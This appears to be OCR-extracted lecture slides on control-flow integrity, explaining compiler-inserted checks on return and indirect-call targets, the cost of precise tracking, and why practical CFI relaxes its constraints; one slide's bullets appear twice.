


- Real compiler-based CFI often relaxes constraints
  - Ex: A **`ret`** can return to any **`call`**-preceded instruction
  - Ex: A **`jmp`** can go to any function start or allowable basic block (e.g., start of an if/else/while/etc body)



The Challenges of Precise CFI

- Examples of potential compiler-inserted CFI checks
  - **less_than()::ret** can only return to **id2**
  - **sort()::call *cmp** can only jump to . . .
    - **id3** if control flow originates from **lt_sort()**
    - **id4** if control flow originates from **gt_sort()**
- Challenge: tracking cross-jump control flows is expensive!
  - Compiler-injected instrumentation might need to access a data structure many times for each jump
  - Jumps are common, so compiled binaries will get larger :-(



- Real compiler-based CFI often relaxes constraints
  - Ex: A **ret** can return to any **call**-preceded instruction
  - Ex: A **jmp** can go to any function start or allowable basic block (e.g., start of an if/else/while/etc body)